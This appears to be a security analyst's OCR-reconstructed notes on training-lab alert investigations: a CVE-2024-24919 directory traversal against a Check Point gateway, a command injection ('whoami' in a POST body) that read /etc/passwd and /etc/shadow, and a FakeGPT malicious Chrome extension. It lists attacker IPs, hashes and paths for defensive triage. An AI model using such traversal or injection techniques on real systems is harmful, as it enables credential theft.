First glance, Directory traversal attack going for sensitive credentials using HTTP POST request lets dig deeper

CVE-2024-24919 zero-day arbitrary file read in Check Point Security Gateways.




Ownership of IP:

```
inetnum:        203.160.64.0 - 203.160.95.255
netname:        UNICOM-HK
descr:          China Unicom (Hong Kong) Operations Limited
country:        HK
org:            ORG-CUKO1-AP
admin-c:        PL112-AP
tech-c:         PL112-AP
```


Traffic: Outside


Reputation: Malicious





Hostname: CP-Spark-Gateway-01


Sparkgateway - Checkpoint security device securing and managing network traffic














Event Conclusion: Successful zero day attack was able to get to etc/shadow

Investigation 0.4

Whoami command detected in Request Body

Hostname/Target: WebServer1004

Destination IP Address: 172.16.17.16

Source IP Address/Attacker: 61.177.172.87


HTTP Request Method: POST

Requested URL : https://172.16.17.16/video/

Device Action : Allowed


First glance, Post request to 172.16.17.16/video containing whoami which is suspicious, went through, let's dig deeper.

Lets check the attacker IP:




```
inetnum:        61.177.0.0 - 61.177.255.255
netname:        CHINANET-JS
descr:          CHINANET jiangsu province network
descr:          China Telecom
descr:          A12,Xin-Jie-Kou-Wai Street
descr:          Beijing 100088
country:        CN
```


I’ll contain for now, further invitation is needed but looks like an attack



I’ll start with checking Attacker IP Logs:

Possible spoofed user agent?

Possible attack on 172.16.17.16 web server




Gathering info about the system


Was able to get into etc/passwd


Got into etc/shadow Also POST sizes differ which is a great artefact for successful attacks


Now I'll check the endpoint logs





Full correlation to the successful attack on the endpoint logs















Even though privilege escalation happened here, CommandInjection is the correct attack type here



Event Conclusion: Successful Command Injection attack

Investigation 0.5

FakeGPT Malicious Chrome Extension

Hostname: Samuel

Destination IP Address: 172.16.17.173

File Name: hacfaophiklaeolhnmckojjjjbnappen.crx

FilePath: C:\Users\LetsDefend\Download\hacfaophiklaeolhnmckojjjjbnappen.crx


File Hash: 7421f9abe5e618a0d517861f4709df53292a5f137053a227bfb4eb8e152a4669


Command Line: chrome.exe --single-argument C:\Users\LetsDefend\Download\hacfaophiklaeolhnmckojjjjbnappen.crx

Device Action : Allowed

First glance, Samuel downloaded a malicious fake extension and added it to the browser, possible data leakage

First I'll check the file and its hash.







Looks clean, I'll look at the endpoint logs of samuel


Nothing out of the ordinary in samuels endpoint logs.


I'll look at Samuel web logs

I’ll check the destination host and IP













I will contain at this point to be safe

